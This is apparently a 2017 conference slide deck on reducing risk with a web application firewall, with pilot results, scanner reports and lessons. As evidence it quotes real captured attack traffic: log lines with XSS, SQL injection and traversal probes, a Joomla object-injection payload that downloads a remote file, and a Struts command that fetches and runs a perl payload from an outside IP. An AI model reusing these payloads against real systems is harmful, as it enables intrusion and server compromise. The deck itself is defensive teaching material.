BCNET

Shared IT Services for Higher Education & Research

Conference 2017

Reducing Risk with Web Application Firewalls

Eric van Wiltenburg – University of Victoria

What is a web application firewall?

- Type of firewall that is specific to web-based (HTTP) applications.
- Provides protection from exploits and policy violations
- Can be:
  - Network-based, host-based, or application code
  - Appliance, server plugin
  - General web traffic or application-tailored

Why a Web App Firewall?

- This World Wide Web thing appears to be taking off
- But… we already have a firewall
- But… we use secure coding practices
- But… I'm not an interesting target
- Part of a defense-in-depth strategy
- Have you checked your logs lately?

I'm not making this up…

- 38.95.108.249 - - [22/Aug/2016:02:00:18 -0700] "GET /cms/openBrowser.php?url=\"onload=\"alert(/openvas-xss-test/) HTTP/1.1" 404 217 "-" "Mozilla/5.0 [en] (X11, U; OpenVAS 7.0.10)" "-"
- 94.23.44.21 - - [23/Aug/2016:01:14:47 -0700] "GET /sites/redpath/images/view.php?lang=en&size=3&id=5826\"%20and%20\"x\"%3D\"x HTTP/1.1" 200 820 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; dial"
- 46.161.9.35 - - [20/Aug/2016:13:02:52 -0700] "GET /cms/wp-content/plugins/tinymce-thumbnail-gallery/php/download-image.php?href=../../../../wp-config.php HTTP/1.1" 301 - "-" "Mozilla/5.0 (Windows NT 6.1; rv:34.0) Gecko/20100101 Firefox/34.0"

- 5.101.156.30 - - [14/Aug/2016:04:35:26 -0700] "GET /XXXXX/index.php/ HTTP/1.1" 200 14544 "-" "}__test|O:21:\"JDatabaseDriverMysqli\":3:{s:4:\"\\0\\0\\0a\";O:17:\"JSimplepieFactory\":0:{}s:21:\"\\0\\0\\0disconnectHandlers\";a:1:{i:0;a:2:{i:0;O:9:\"SimplePie\":5:{s:8:\"sanitize\";O:20:\"JDatabaseDriverMysql\":0:{}s:5:\"cache\";b:1;s:19:\"cache_name_function\";s:6:\"assert\";s:10:\"javascript\";i:9999;s:8:\"feed_url\";s:382:\"eval(base64_decode('JGZpbGVfbiA9ICcvaG9tZS9YWFhYWFhYL3d3dy9jYWNoZS9jb21fcCRmaWxlX24gPSAnL2hvbWUvWFhYWFhYWC93d3cvY2FjaGUvY29tX3BkZi5waHAnOyRmaWxlX2QgPSAnaHR0cDovL291dGNyZWF0ZXIvdXJyZWFsaXR5LmNvbS9hZG1pbmlzdHJhdG9yL3NlLnR4dCc7JGZpbGVfZGF0YSA9IGZpbGVfZ2V0X2NvbnRlbnRzKCRmaWxlX2QpOyRoYW5kbGUgPSBmb3BlbigkZmlsZV9uLCAndycpO2ZjbG9zZSgkaGFuZGxlKTskZG93bmxvYWRlZCA9IGZpbGVfcHV0X2NvbnRlbnRzKCRmaWxlX24sICRmaWxlX2RhdGEpOw==')));JFactory::getConfig();exit\";}i:1;s:4:\"init\";}}s:13:\"\\0\\0\\0connection\";i:1;}\xf0\xfd\xfd\xfd"
- $file_n = '/home/XXXXXXX/www/cache/com_p$file_n = '/home/XXXXXXX/www/cache/com_pdf.php';$file_d = 'http://outcreateyourreality.com/administrator/se.txt';$file_data = file_get_contents($file_d);$handle = fopen($file_n, 'w');fclose($handle);$downloaded = file_put_contents($file_n, $file_data);

BCNET Conference 2017

Why F5 BIG-IP ASM?

- <Insert Glossy Brochure Here>
- We already use F5 BIG-IP LTM
  - Leverage investment in existing hardware
  - Leverage existing in-house expertise
  - Existing BIG-IPs already handle most of the critical web apps we want to protect
  - ~~SSL~~ TLS termination point

Pilot Project

- Scope
  - Main www.uvic.ca website
  - CAS login page
  - Some Self-server Banner
  - Pay pages
  - Coursespaces (Moodle)
- Transparent vs Blocking
- Training
- Investigate other features (e.g. SMTP)
- Operational Processes
- Report and recommendations

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)

DVWA Security
PHP Info
About

Logout

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerability**, with **various difficultly levels**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be see an as extension for more advance users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.


WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you

Self-tuning - there's an app for that

Element Type	Element Name	Event Time	Description
Parameter	recaptcha_response_field	2016-08-23 13:27:46	Perform Staging was set to disabled. Rule: Stabilize (Tighten), ...
Parameter	recaptcha_response_field	2016-08-23 13:13:24	Data Type was set to Alpha-Numeric. Perform Staging was set to en...
Parameter	recaptcha_response_field	2016-07-15 11:41:05	Maximum Value was set to Any. Rule: Accept as Legitimate (Loosen...
Parameter	recaptcha_response_field	2016-07-15 11:41:05	Maximum Value was set to 10485760. Rule: Accept as Legitimate (L...
Parameter	recaptcha_response_field	2016-07-15 11:41:05	Maximum Value was set to 1048576. Rule: Accept as Legitimate (Lo...

Acunetix - ASM Transparent Mode



Executive summary

Alert group	Severity	Alert count
Code execution	High	2
Cross site scripting	High	1
Cross site scripting (verified)	High	11
Directory traversal	High	1
PHP allow_url_include enabled	High	1
SQL injection (verified)	High	4
Application error message	Medium	8
Directory listing	Medium	18
Error message on page	Medium	12
HTML form without CSRF protection	Medium	7
Password field submitted using GET method	Medium	2
PHP allow_url_fopen enabled	Medium	1
PHP errors enabled	Medium	1
PHP hangs on parsing particular strings as floating point number	Medium	1
PHP open_basedir is not set	Medium	1
PHPinfo page found	Medium	2
User credentials are sent in clear text	Medium	4
Clickjacking: X-Frame-Options header missing	Low	1
Cookie without HttpOnly flag set	Low	4

Acunetix - ASM Blocking Mode

Total alerts found	**7**
High	0
Medium	2
Low	5
Informational	0


Executive summary

Alert group	Severity	Alert count
PHP hangs on parsing particular strings as floating point number	Medium	1
User credentials are sent in clear text	Medium	1
Clickjacking: X-Frame-Options header missing	Low	1
Cookie without HttpOnly flag set	Low	4

Burp - ASM Transparent Mode

Severity	Confidence			
	Certain	Firm	Tentative	Total
High	18	3	1	22
Medium	10	0	13	23
Low	2	1	0	3
Information	39	55	2	96


The chart below shows the aggregated numbers of issues identified in each category. Solid colored bars represent issues with a confidence level bars fade as the confidence level falls.



Burp - ASM Blocking Mode

Severity	Confidence			
	Certain	Firm	Tentative	Total
High	5	1	0	6
Medium	0	3	1	4
Low	1	0	0	1
Information	37	80	2	119

The chart below shows the aggregated numbers of issues identified in each category. Solid colored bars represent issues with a confidence leve
bars fade as the confidence level falls.



Strutting your stuff

Request Details | HTTP Request | HTTP Response | View Related I

Violations

Violation		Severity	Learn	Alarm	Block
Attack signature detected	Learn	Error	Yes	Yes	No

Context Details for Attack Signature 200003319

Context	Request
Detected Keywords	clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='wget 0x20 -qO 0x20 - 0x20 http://65.254.63.20/ppt 0x20 | 0x20 perl 0x20 ; 0x20 cd 0x20 /tmp 0x20 ; 0x20 curl 0x20 - O 0x20 http://65.254.63.20/ppt 0x20 ; 0x20 fetch 0x20 http://65.254.63.20/ppt 0x20 ; 0x20 perl 0x20 ppt 0x20 ;rm 0x20 -rf 0x20 ppt*').(#iswin=(@java.lang.
Time	2017-04-06 11:52:53
Request Status	
Severity	Error
Response Status Code	200
Attack Types	Command Execution, Predictable Resource Location
Username	
Session ID	
Source IP Addre	
Destination IP A	
Geolocation	Hong Kong Disallow this Geolocation

Attack signature detected violation details

Signature Name	Signature ID	Learn	Alarm	Block	Details
"rm" execution attempt (Header)	200003341	Yes	Yes	No	View details...
"perl" execution attempt (Header)	200003319	Yes	Yes	No	View details...
"curl" execution attempt (Header)	200003213	Yes	Yes	No	View details...
"/bin" execution attempt (Headers)	200003058	Yes	Yes	No	View details...

The plan

- Implement in development stack
- Implement in test/preproduction stack
- Implement in production stack

- But

Lessons

- RFC's matter
- Calculate content-length after deflate (Moodle!)
- Applications generally suck
- Use automatic policy building
  - "trusted" IP addresses
  - Manual tweaks may be required
  - Speed/accuracy of policy build on prod > dev/test
- Don't use policies built in dev/test on production
- Move from transparent mode to blocking to achieve full benefit

</presentation>